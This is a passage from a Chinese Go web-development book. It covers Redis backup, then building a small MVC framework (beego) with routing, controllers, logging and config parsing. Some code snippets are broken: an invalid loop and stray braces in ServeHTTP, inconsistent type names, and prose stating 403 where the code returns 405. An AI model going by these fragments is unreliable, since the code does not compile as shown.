redis 是目前我们使用最多的 NoSQL，它的备份也分为两种：热备份和冷备份，redis 也支持 master/slave 模式，所以我们的热备份可以通过这种方式实现，相应的配置大家可以参考官方的文档配置，相当的简单。我们这里介绍冷备份的方式：redis 其实会定时的把内存里面的缓存数据保存到数据库文件里面，我们备份只要备份相应的文件就可以，就是利用前面介绍的 rsync 备份到非本地机房就可以实现。

redis 恢复

redis 的恢复分为热备份恢复和冷备份恢复，热备份恢复的目的和方法同 MySQL 的恢复一样，只要修改应用的相应的数据库连接即可。

但是有时候我们需要根据冷备份来恢复数据，redis 的冷备份恢复其实就是只要把保存的数据库文件 copy 到 redis 的工作目录，然后启动 redis 就可以了，redis 在启动的时候会自动加载数据库文件到内存中，启动的速度根据数据库的文件大小来决定。

小结

本小节介绍了我们的应用部分的备份和恢复，即如何做好灾备，包括文件的备份、数据库的备份。同时也介绍了使用 rsync 同步不同系统的文件，MySQL 数据库和 redis 数据库的备份和恢复，希望通过本小节介绍，能够给作为开发的你对于线上产品的灾备方案提供一个参考方案。

12.5 小结

本章讨论了如何部署和维护我们开发的 Web 应用相关的一些话题。这些内容非常重要，要创建一个能够基于最小维护平滑运行的应用，必须考虑这些问题。

具体而言，本章讨论的内容包括：

- 创建一个强健的日志系统，可以在出现问题时记录错误并且通知系统管理员
- 处理运行时可能出现的错误，包括记录日志，并如何友好的显示给用户系统出现了问题
- 处理 404 错误，告诉用户请求的页面找不到
- 将应用部署到一个生产环境中(包括如何部署更新)
- 如何让部署的应用程序具有高可用
- 备份和恢复文件以及数据库

读完本章内容后，对于从头开始开发一个 Web 应用需要考虑那些问题，你应该已经有了全面的了解。本章内容将有助于你在实际环境中管理前面各章介绍开发的代码。

13 如何设计一个 Web 框架

前面十二章介绍了如何通过 Go 来开发 Web 应用，介绍了很多基础知识、开发工具和开发技巧，那么我们这一章通过这些知识来实现一个简易的 Web 框架。通过 Go 语言来实现一个完整的框架设计，这框架中主要内容有第一小节介绍的 Web 框架的结构规划，例如采用 MVC 模式来进行开发，程序的执行流程设计等内容；第二小节介绍框架的第一个功能：路由，如何让访问的 URL 映射到相应的处理逻辑；第三小节介绍处理逻辑，如何设计一个公共的 controller，对象继承之后处理函数中如何处理 response 和 request；第四小节介绍如何框架的一些辅助功能，例如日志处理、配置信息等；第五小节介绍如何基于 Web 框架实现一个博客，包括博文的发表、修改、删除、显示列表等操作。

通过这么一个完整的项目例子，我期望能够让读者了解如何开发 Web 应用，如何搭建自己的目录结构，如何实现路由，如何实现 MVC 模式等各方面的开发内容。在框架盛行的今天，MVC 也不再是神话。经常听到很多程序员讨论哪个框架好，哪个框架不好，其实框架只是工具，没有好与不好，只有适合与不适合，适合自己的就是最好的，所以教会大家自己动手写框架，那么不同的需求都可以用自己的思路去实现。

目录



13.1 项目规划

做任何事情都需要做好规划，那么我们在开发博客系统之前，同样需要做好项目的规划，如何设置目录结构，如何理解整个项目的流程图，当我们理解了应用的执行过程，那么接下来的设计编码就会变得相对容易了

gopath 以及项目设置

假设指定 go path 是文件系统的普通目录名，当然我们可以随便设置一个目录名，然后将其路径存入 GOPATH。前面介绍过 GOPATH 可以是多个目录：在 window 系统设置环境变量；在 linux/MacOS 系统只要输入终端命令 `export go path=/home/astaxie/gopath`，但是必须保证 go path 这个代码目录下面有三个目录 pkg、bin、src。新建项目的源码放在 src 目录下面，现在暂定我们的博客目录叫做 beeblog，下面是在 window 下的环境变量和目录结构的截图：




图 13.1 环境变量 GOPATH 设置




图 13.2 工作目录在\$gopath/src 下

应用程序流程图

博客系统是基于模型-视图-控制器这一设计模式的。MVC 是一种将应用程序的逻辑层和表现层进行分离的结构方式。在实践中，由于表现层从 Go 中分离了出来，所以它允许你的网页中只包含很少的脚本。

- 模型 (Model) 代表数据结构。通常来说，模型类将包含取出、插入、更新数据库资料等这些功能。
- 视图 (View) 是展示给用户的信息的结构及样式。一个视图通常是一个网页，但是在 Go 中，一个视图也可以是一个页面片段，如页头、页尾。它还可以是一个 RSS 页面，或其它类型的“页面”，Go 实现的 template 包已经很好的实现了 View 层中的部分功能。
- 控制器 (Controller) 是模型、视图以及其他任何处理 HTTP 请求所必须的资源之间的中介，并生成网页。

下图显示了项目设计中框架的数据流是如何贯穿整个系统：




图 13.3 框架的数据流

1. main.go 作为应用入口，初始化一些运行博客所需要的基本资源，配置信息，监听端口。
2. 路由功能检查 HTTP 请求，根据 URL 以及 method 来确定谁(控制层)来处理请求的转发资源。
3. 如果缓存文件存在，它将绕过通常的流程执行，被直接发送给浏览器。

4. 安全检测：应用程序控制器调用之前，HTTP 请求和任一用户提交的数据将被过滤。
5. 控制器装载模型、核心库、辅助函数，以及任何处理特定请求所需的其它资源，控制器主要负责处理业务逻辑。
6. 输出视图层中渲染好的即将发送到 Web 浏览器中的内容。如果开启缓存，视图首先被缓存，将用于以后的常规请求。

目录结构

根据上面的应用程序流程设计，博客的目录结构设计如下：

—main.go	入口文件
—conf	配置文件和处理模块
—controllers	控制器入口
—models	数据库处理模块
—utils	辅助函数库
—static	静态文件目录
—views	视图库

框架设计

为了实现博客的快速搭建，打算基于上面的流程设计开发一个最小化的框架，框架包括路由功能、支持 REST 的控制器、自动化的模板渲染，日志系统、配置管理等。

总结

本小节介绍了博客系统从设置 GOPATH 到目录建立这样的基础信息，也简单介绍了框架结构采用的 MVC 模式，博客系统中数据流的执行流程，最后通过这些流程设计了博客系统的目录结构，至此，我们基本完成一个框架的搭建，接下来的几个小节我们将会逐个实现。

13.2 自定义路由器设计

HTTP 路由

HTTP 路由组件负责将 HTTP 请求交到对应的函数处理(或者是一个 struct 的方法), 如前面小节所描述的结构图, 路由在框架中相当于一个事件处理器, 而这个事件包括:

- 用户请求的路径(path)(例如:/user/123,/article/123), 当然还有查询串信息(例如?id=11)
- HTTP 的请求方法(method)(GET、POST、PUT、DELETE、PATCH 等)

路由器就是根据用户请求的事件信息转发到相应的处理函数(控制层)。

默认的路由实现

在 3.4 小节有过介绍 Go 的 http 包的详解, 里面介绍了 Go 的 http 包如何设计和实现路由, 这里继续以一个例子来说明:

```
func fooHandler(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hello, %q", html.EscapeString(r.URL.Path))
}

http.Handle("/foo", fooHandler)

http.HandleFunc("/bar", func(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hello, %q", html.EscapeString(r.URL.Path))
})

log.Fatal(http.ListenAndServe(":8080", nil))
```

上面的例子调用了 http 默认的 DefaultServeMux 来添加路由, 需要提供两个参数, 第一个参数是希望用户访问此资源的 URL 路径(保存在 r.URL.Path), 第二参数是即将要执行的函数, 以提供用户访问的资源。路由的思路主要集中在两点:

- 添加路由信息
- 根据用户请求转发到要执行的函数

Go 默认的路由添加是通过函数 http.Handle 和 http.HandleFunc 等来添加, 底层都是调用了 DefaultServeMux.Handle(pattern string, handler Handler), 这个函数会把路由信息存储在一个 map 信息中 map[string]muxEntry, 这就解决了上面说的第一点。

Go 监听端口, 然后接收到 tcp 连接会扔给 Handler 来处理, 上面的例子默认 nil 即为 http.DefaultServeMux, 通过 DefaultServeMux.ServeHTTP 函数来进行调度, 遍历之前存储的 map 路由信息, 和用户访问的 URL 进行匹配, 以查询对应注册的处理函数, 这样就实现了上面所说的第二点。

```

for k, v := range mux.m {
    if !pathMatch(k, path) {
        continue
    }
    if h == nil || len(k) > n {
        n = len(k)
        h = v.h
    }
}
}

```

beego 框架路由实现

目前几乎所有的 Web 应用路由实现都是基于 http 默认的路由器，但是 Go 自带的路由器有几个限制：

- 不支持参数设定，例如/user/:uid 这种泛类型匹配
- 无法很好的支持 REST 模式，无法限制访问的方法，例如上面的例子中，用户访问 /foo，可以用 GET、POST、DELETE、HEAD 等方式访问
- 一般网站的路由规则太多了，编写繁琐。我前面自己开发了一个 API 应用，路由规则有三十几条，这种路由多了之后其实可以进一步简化，通过 struct 的方法进行一种简化

beego 框架的路由器基于上面的几点限制考虑设计了一种 REST 方式的路由实现，路由设计也是基于上面 Go 默认设计的两点来考虑：存储路由和转发路由

存储路由

针对前面所说的限制点，我们首先要解决参数支持就需要用到正则，第二和第三点我们通过一种变通的方法来解决，REST 的方法对应到 struct 的方法中去，然后路由到 struct 而不是函数，这样在转发路由的时候就可以根据 method 来执行不同的方法。

根据上面的思路，我们设计了两个数据类型 controllerInfo(保存路径和对应的 struct，这里是一个 reflect.Type 类型)和 ControllerRegistor(routers 是一个 slice 用来保存用户添加的路由信息，以及 beego 框架的应用信息)

```

type controllerInfo struct {
    regex      *regexp.Regexp
    params      map[int]string
    controllerType reflect.Type
}

type ControllerRegistor struct {
    routers    []*controllerInfo
    Application *App
}

```

ControllerRegistor 对外的接口函数有

```
func (p *ControllerRegistor) Add(pattern string, c ControllerInterface)
```

详细的实现如下所示：

```
func (p *ControllerRegistor) Add(pattern string, c ControllerInterface) {
    parts := strings.Split(pattern, "/")

    j := 0
    params := make(map[int]string)
    for i, part := range parts {
        if strings.HasPrefix(part, ":") {
            expr := "([^/]+)"

            //a user may choose to override the default expression
            // similar to expressjs: '/user/:id([0-9]+)'

            if index := strings.Index(part, "("); index != -1 {
                expr = part[index:]
                part = part[:index]
            }
            params[j] = part
            parts[i] = expr
            j++
        }
    }

    //recreate the url pattern, with parameters replaced
    //by regular expressions. then compile the regex

    pattern = strings.Join(parts, "/")
    regex, regexErr := regexp.Compile(pattern)
    if regexErr != nil {

        //TODO add error handling here to avoid panic
        panic(regexErr)
        return
    }

    //now create the Route
    t := reflect.Indirect(reflect.ValueOf(c)).Type()
    route := &controllerInfo{}
```

```

    route.regex = regex
    route.params = params
    route.controllerType = t

    p.routers = append(p.routers, route)
}

```

静态路由实现

上面我们实现的动态路由的实现，Go 的 http 包默认支持静态文件处理 FileServer，由于我们实现了自定义的路由器，那么静态文件也需要自己设定，beego 的静态文件夹路径保存在全局变量 StaticDir 中，StaticDir 是一个 map 类型，实现如下：

```

func (app *App) SetStaticPath(url string, path string) *App {
    StaticDir[url] = path
    return app
}

```

应用中设置静态路径可以使用如下方式实现：

```
beego.SetStaticPath("/img", "/static/img")
```

转发路由

转发路由是基于 ControllerRegistrar 里的路由信息来进行转发的，详细的实现如下代码所示：

```

// AutoRoute
func (p *ControllerRegistrar) ServeHTTP(w http.ResponseWriter, r *http.Request) {
    defer func() {
        if err := recover(); err != nil {
            if !RecoverPanic {
                // go back to panic
                panic(err)
            } else {
                Critical("Handler crashed with error", err)
                for i := 1; i += 1 {
                    _, file, line, ok := runtime.Caller(i)
                    if !ok {
                        break
                    }
                    Critical(file, line)
                }
            }
        }
    }()
}

```

```

    }
}
}
}()
var started bool
for prefix, staticDir := range StaticDir {
    if strings.HasPrefix(r.URL.Path, prefix) {
        file := staticDir + r.URL.Path[len(prefix):]
        http.ServeFile(w, r, file)
        started = true
        return
    }
}
requestPath := r.URL.Path

//find a matching Route
for _, route := range p.routers {

    //check if Route pattern matches url
    if !route.regex.MatchString(requestPath) {
        continue
    }

    //get submatches (params)
    matches := route.regex.FindStringSubmatch(requestPath)

    //double check that the Route matches the URL pattern.
    if len(matches[0]) != len(requestPath) {
        continue
    }

    params := make(map[string]string)
    if len(route.params) > 0 {
        //add url parameters to the query param map
        values := r.URL.Query()
        for i, match := range matches[1:] {
            values.Add(route.params[i], match)
            params[route.params[i]] = match
        }

        //reassemble query params and add to RawQuery
        r.URL.RawQuery = url.Values(values).Encode() + "&" + r.URL.RawQuery
        //r.URL.RawQuery = url.Values(values).Encode()
    }
}

```

```

    }
    //Invoke the request handler
    vc := reflect.New(route.controllerType)
    init := vc.MethodByName("Init")
    in := make([]reflect.Value, 2)
    ct := &Context{ResponseWriter: w, Request: r, Params: params}
    in[0] = reflect.ValueOf(ct)
    in[1] = reflect.ValueOf(route.controllerType.Name())
    init.Call(in)
    in = make([]reflect.Value, 0)
    method := vc.MethodByName("Prepare")
    method.Call(in)
    if r.Method == "GET" {
        method = vc.MethodByName("Get")
        method.Call(in)
    } else if r.Method == "POST" {
        method = vc.MethodByName("Post")
        method.Call(in)
    } else if r.Method == "HEAD" {
        method = vc.MethodByName("Head")
        method.Call(in)
    } else if r.Method == "DELETE" {
        method = vc.MethodByName("Delete")
        method.Call(in)
    } else if r.Method == "PUT" {
        method = vc.MethodByName("Put")
        method.Call(in)
    } else if r.Method == "PATCH" {
        method = vc.MethodByName("Patch")
        method.Call(in)
    } else if r.Method == "OPTIONS" {
        method = vc.MethodByName("Options")
        method.Call(in)
    }
    if AutoRender {
        method = vc.MethodByName("Render")
        method.Call(in)
    }
    method = vc.MethodByName("Finish")
    method.Call(in)
    started = true
    break
}

```

```
//if no matches to url, throw a not found exception
if started == false {
    http.NotFound(w, r)
}
}
```

使用入门

基于这样的路由设计之后就可以解决前面所说的三个限制点，使用的方式如下所示：

基本的使用注册路由：

```
beego.BeeApp.RegisterController("/", &controllers.MainController{ })
```

参数注册：

```
beego.BeeApp.RegisterController("/:param", &controllers.UserController{ })
```

正则匹配：

```
beego.BeeApp.RegisterController("/users/:uid{[0-9]+}", &controllers.UserController{ })
```

13.3 controller 设计

传统的 MVC 框架大多数是基于 Action 设计的后缀式映射，然而，现在 Web 流行 REST 风格的架构。尽管使用 Filter 或者 rewrite 能够通过 URL 重写实现 REST 风格的 URL，但是为什么不直接设计一个全新的 REST 风格的 MVC 框架呢？本小节就是基于这种思路来讲述如何从头设计一个基于 REST 风格的 MVC 框架中的 controller，最大限度地简化 Web 应用的开发，甚至编写一行代码就可以实现“Hello, world”。

controller 作用

MVC 设计模式是目前 Web 应用开发中最常见的架构模式，通过分离 Model（模型）、View（视图）和 Controller（控制器），可以更容易实现易于扩展的用户界面(UI)。Model 指后台返回的数据；View 指需要渲染的页面，通常是模板页面，渲染后的内容通常是 HTML；Controller 指 Web 开发人员编写的处理不同 URL 的控制器，如前面小节讲述的路由就是 URL 请求转发到控制器的过程，controller 在整个的 MVC 框架中起到了一个核心的作用，负责处理业务逻辑，因此控制器是整个框架中必不可少的一部分，Model 和 View 对于有些业务需求是可以不写的，例如没有数据处理的逻辑处理，没有页面输出的 302 调整之类的就不需要 Model 和 View，但是 controller 这一环节是必不可少的。

beego 的 REST 设计

前面小节介绍了路由实现了注册 struct 的功能，而 struct 中实现了 REST 方式，因此我们需要设计一个用于逻辑处理 controller 的基类，这里主要设计了两个类型，一个 struct、一个 interface

```
type Controller struct {
    Ct      *Context
    Tpl      *template.Template
    Data     map[interface{}]interface{}
    ChildName string
    TplNames string
    Layout   []string
    TplExt   string
}

type ControllerInterface interface {
    Init(ct *Context, cn string) //初始化上下文和子类名称
    Prepare()                  //开始执行之前的一些处理
    Get()                      //method=GET 的处理
    Post()                    //method=POST 的处理
    Delete()                  //method=DELETE 的处理
    Put()                    //method=PUT 的处理
    Head()                   //method=HEAD 的处理
}
```

```

Patch()           //method=PATCH 的处理
Options()         //method=OPTIONS 的处理
Finish()          //执行完成之后的处理
Render() error    //执行完 method 对应的方法之后渲染页面
}

```

那么前面介绍的路由 add 函数的时候是定义了 ControllerInterface 类型，因此，只要我们实现这个接口就可以，所以我们的基类 Controller 实现如下的方法：

```

func (c *Controller) Init(ct *Context, cn string) {
    c.Data = make(map[interface{}]interface{})
    c.Layout = make([]string, 0)
    c.TplNames = ""
    c.ChildName = cn
    c.Ct = ct
    c.TplExt = ".tpl"
}

func (c *Controller) Prepare() {

}

func (c *Controller) Finish() {

}

func (c *Controller) Get() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Post() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Delete() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Put() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Head() {

```

```

    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Patch() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Options() {
    http.Error(c.Ct.ResponseWriter, "Method Not Allowed", 405)
}

func (c *Controller) Render() error {
    if len(c.Layout) > 0 {
        var filenames []string
        for _, file := range c.Layout {
            filenames = append(filenames, path.Join(ViewsPath, file))
        }
        t, err := template.ParseFiles(filenames...)
        if err != nil {
            Trace("template ParseFiles err:", err)
        }
        err = t.ExecuteTemplate(c.Ct.ResponseWriter, c.TplNames, c.Data)
        if err != nil {
            Trace("template Execute err:", err)
        }
    } else {
        if c.TplNames == "" {
            c.TplNames = c.ChildName + "/" + c.Ct.Request.Method + "." + c.TplExt
        }
        t, err := template.ParseFiles(path.Join(ViewsPath, c.TplNames))
        if err != nil {
            Trace("template ParseFiles err:", err)
        }
        err = t.Execute(c.Ct.ResponseWriter, c.Data)
        if err != nil {
            Trace("template Execute err:", err)
        }
    }
    return nil
}

func (c *Controller) Redirect(url string, code int) {
    c.Ct.Redirect(code, url)
}

```

```
}
```

上面的 controller 基类已经实现了接口定义的函数，通过路由根据 url 执行相应的 controller 的原则，会依次执行如下：

Init() 初始化

Prepare() 执行之前的初始化，每个继承的子类可以实现该函数

method() 根据不同的 method 执行不同的函数：GET、POST、PUT、HEAD 等，子类来实现这些函数，如果没实现，那么默认都是 403

Render() 可选，根据全局变量 AutoRender 来判断是否执行

Finish() 执行完之后执行的操作，每个继承的子类可以实现该函数

应用指南

上面 beego 框架中完成了 controller 基类的设计，那么我们在我们的应用中可以这样来设计我们的方法：


```
package controllers

import (
    "github.com/astaxie/beego"
)

type MainController struct {
    beego.Controller
}

func (this *MainController) Get() {
    this.Data["Username"] = "astaxie"
    this.Data["Email"] = "astaxie@gmail.com"
    this.TplNames = "index.tpl"
}
```

上面的方式我们实现了子类 MainController，实现了 Get 方法，那么如果用户通过其他方式(POST/HEAD 等)来访问该资源都将返回 403，而如果是 Get 来访问，因为我们设置了 AutoRender=true，那么在执行玩 Get 方法之后会自动执行 Render 函数，就会显示如下界面：



Hello, world!astaxie,astaxie@gmail.com

index.tpl 的代码如下所示，我们可以看到数据的设置和显示都是相当的简单方便：

```
<!DOCTYPE html>
<html>
  <head>
    <title>beego welcome template</title>
  </head>
  <body>
    <h1>Hello, world!{{.Username}},{{.Email}}</h1>
  </body>
</html>
```

13.4 日志和配置设计

日志和配置的重要性

前面已经介绍过日志在我们程序开发中起着很重要的作用，通过日志我们可以记录调试我们的信息，当初介绍过一个日志系统 seelog，根据不同的 level 输出不同的日志，这个对于程序开发和程序部署来说至关重要。我们可以在程序开发中设置 level 低一点，部署的时候把 level 设置高，这样我们开发中的调试信息可以屏蔽掉。

配置模块对于应用部署牵涉到服务器不同的一些配置信息非常有用，例如一些数据库配置信息、监听端口、监听地址等都是可以通过配置文件来配置，这样我们的应用程序就具有很强的灵活性，可以通过配置文件的配置部署在不同的机器上，可以连接不同的数据库之类的。

beego 的日志设计

beego 的日志设计部署思路来自于 seelog，根据不同的 level 来记录日志，但是 beego 设计的日志系统比较轻量级，采用了系统的 log.Logger 接口，默认输出到 os.Stdout，用户可以通过实现这个接口然后通过 beego.SetLogger 设置自定义的输出，详细的实现如下所示：

```
// Log levels to control the logging output.
const (
    LevelTrace = iota
    LevelDebug
    LevelInfo
    LevelWarning
    LevelError
    LevelCritical
)

// logLevel controls the global log level used by the logger.
var level = LevelTrace

// LogLevel returns the global log level and can be used in
// own implementations of the logger interface.
func Level() int {
    return level
}

// SetLogLevel sets the global log level used by the simple
// logger.
func SetLevel(l int) {
    level = l
}
```

```
}
```

上面这一段实现了日志系统的日志分级，默认的级别是 Trace，用户通过 SetLevel 可以设置不同的分级。

```
// logger references the used application logger.
var BeeLogger = log.New(os.Stdout, "", log.Ldate|log.Ltime)

// SetLogger sets a new logger.
func SetLogger(l *log.Logger) {
    BeeLogger = l
}

// Trace logs a message at trace level.
func Trace(v ...interface{}) {
    if level <= LevelTrace {
        BeeLogger.Printf("[T] %v\n", v)
    }
}

// Debug logs a message at debug level.
func Debug(v ...interface{}) {
    if level <= LevelDebug {
        BeeLogger.Printf("[D] %v\n", v)
    }
}

// Info logs a message at info level.
func Info(v ...interface{}) {
    if level <= LevelInfo {
        BeeLogger.Printf("[I] %v\n", v)
    }
}

// Warning logs a message at warning level.
func Warn(v ...interface{}) {
    if level <= LevelWarning {
        BeeLogger.Printf("[W] %v\n", v)
    }
}

// Error logs a message at error level.
func Error(v ...interface{}) {
```

```

    if level <= LevelError {
        BeeLogger.Printf("[E] %v\n", v)
    }
}

// Critical logs a message at critical level.
func Critical(v ...interface{}) {
    if level <= LevelCritical {
        BeeLogger.Printf("[C] %v\n", v)
    }
}

```

上面这一段代码默认初始化了一个 BeeLogger 对象，默认输出到 os.Stdout，用户可以通过 beego.SetLogger 来设置实现了 logger 的接口输出。这里面实现了六个函数：

- Trace (一般的记录信息, 举例如下:)
 - o "Entered parse function validation block"
 - o "Validation: entered second 'if'"
 - o "Dictionary 'Dict' is empty. Using default value"
- Debug (调试信息, 举例如下:)
 - o "Web page requested: <http://somesite.com> Params='...'"
 - o "Response generated. Response size: 10000. Sending."
 - o "New file received. Type:PNG Size:20000"
- Info (打印信息, 举例如下:)
 - o "Web server restarted"
 - o "Hourly statistics: Requested pages: 12345 Errors: 123 ..."
 - o "Service paused. Waiting for 'resume' call"
- Warn (警告信息, 举例如下:)
 - o "Cache corrupted for file='test.file'. Reading from back-end"
 - o "Database 192.168.0.7/DB not responding. Using backup 192.168.0.8/DB"
 - o "No response from statistics server. Statistics not sent"
- Error (错误信息, 举例如下:)
 - o "Internal error. Cannot process request #12345 Error:...."
 - o "Cannot perform login: credentials DB not responding"
- Critical (致命错误, 举例如下:)
 - o "Critical panic received: Shutting down"
 - o "Fatal error: ... App is shutting down to prevent data corruption or loss"

可以看到每个函数里面都有对 level 的判断，所以如果我们在部署的时候设置了 level=LevelWarning，那么 Trace、Debug、Info 这三个函数都不会有任何的输出，以此类推。

beego 的配置设计

配置信息的解析，beego 实现了一个 key=value 的配置文件读取，类似 ini 配置文件的格式，就是一个文件解析的过程，然后把解析的数据保存到 map 中，最后在调用的时候通过几个 string、int 之类的函数调用返回相应的值，具体的实现请看下面：

首先定义了一些 ini 配置文件的一些全局性常量：

```
var (  
    bComment = []byte{'#'}  
    bEmpty   = []byte{}  
    bEqual   = []byte{'='}  
    bDQuote  = []byte{'\"'}  
)
```

定义了配置文件的格式：

```
// A Config represents the configuration.  
type Config struct {  
    filename string  
    comment  map[int][]string // id: []{comment, key...}; id 1 is for main comment.  
    data     map[string]string // key: value  
    offset   map[string]int64  // key: offset; for editing.  
    sync.RWMutex  
}
```

定义了解析文件的函数，解析文件的过程是打开文件，然后一行一行的读取，解析注释、空行和 key=value 数据：

```
// ParseFile creates a new Config and parses the file configuration from the  
// named file.  
func LoadConfig(name string) (*Config, error) {  
    file, err := os.Open(name)  
    if err != nil {  
        return nil, err  
    }  
  
    cfg := &Config{  
        file.Name(),  
        make(map[int][]string),  
        make(map[string]string),  
        make(map[string]int64),  
        sync.RWMutex{},  
    }  
    cfg.Lock()  
}
```

```

defer cfg.Unlock()
defer file.Close()

var comment bytes.Buffer
buf := bufio.NewReader(file)

for nComment, off := 0, int64(1); ; {
    line, _, err := buf.ReadLine()
    if err == io.EOF {
        break
    }
    if bytes.Equal(line, bEmpty) {
        continue
    }

    off += int64(len(line))

    if bytes.HasPrefix(line, bComment) {
        line = bytes.TrimLeft(line, "#")
        line = bytes.TrimLeftFunc(line, unicode.IsSpace)
        comment.Write(line)
        comment.WriteByte('\n')
        continue
    }
    if comment.Len() != 0 {
        cfg.comment[nComment] = []string{comment.String()}
        comment.Reset()
        nComment++
    }

    val := bytes.SplitN(line, bEqual, 2)
    if bytes.HasPrefix(val[1], bDQuote) {
        val[1] = bytes.Trim(val[1], `"` )
    }

    key := strings.TrimSpace(string(val[0]))
    cfg.comment[nComment-1] = append(cfg.comment[nComment-1], key)
    cfg.data[key] = strings.TrimSpace(string(val[1]))
    cfg.offset[key] = off
}
return cfg, nil
}

```

下面实现了一些读取配置文件的函数，返回的值确定为 bool、int、float64 或 string：

```
// Bool returns the boolean value for a given key.
func (c *Config) Bool(key string) (bool, error) {
    return strconv.ParseBool(c.data[key])
}

// Int returns the integer value for a given key.
func (c *Config) Int(key string) (int, error) {
    return strconv.Atoi(c.data[key])
}

// Float returns the float value for a given key.
func (c *Config) Float(key string) (float64, error) {
    return strconv.ParseFloat(c.data[key], 64)
}

// String returns the string value for a given key.
func (c *Config) String(key string) string {
    return c.data[key]
}
```

应用指南

下面这个函数是我一个应用中的例子，用来获取远程 url 地址的 json 数据，实现如下：

```
func GetJson() {
    resp, err := http.Get(beego.AppConfig.String("url"))
    if err != nil {
        beego.Critical("http get info error")
        return
    }
    defer resp.Body.Close()
    body, err := ioutil.ReadAll(resp.Body)
    err = json.Unmarshal(body, &AllInfo)
    if err != nil {
        beego.Critical("error:", err)
    }
}
```

函数中调用了框架的日志函数 beego.Critical 函数用来报错，调用了 beego.AppConfig.String("url") 用来获取配置文件中的信息，配置文件的信息如下 (app.conf)：

```
appname = hs
```

```
url ="http://www.api.com/api.html"
```

13.5 实现博客的增删改

前面介绍了 beego 框架实现的整体构思以及部分实现的伪代码，这小节介绍通过 beego 建立一个博客系统，包括博客浏览、添加、修改、删除等操作。

博客目录

博客目录如下所示：

```
/main.go
/views:
  /view.tpl
  /new.tpl
  /layout.tpl
  /index.tpl
  /edit.tpl
/models/model.go
/controllers:
  /index.go
  /view.go
  /new.go
  /delete.go
  /edit.go
```

博客路由

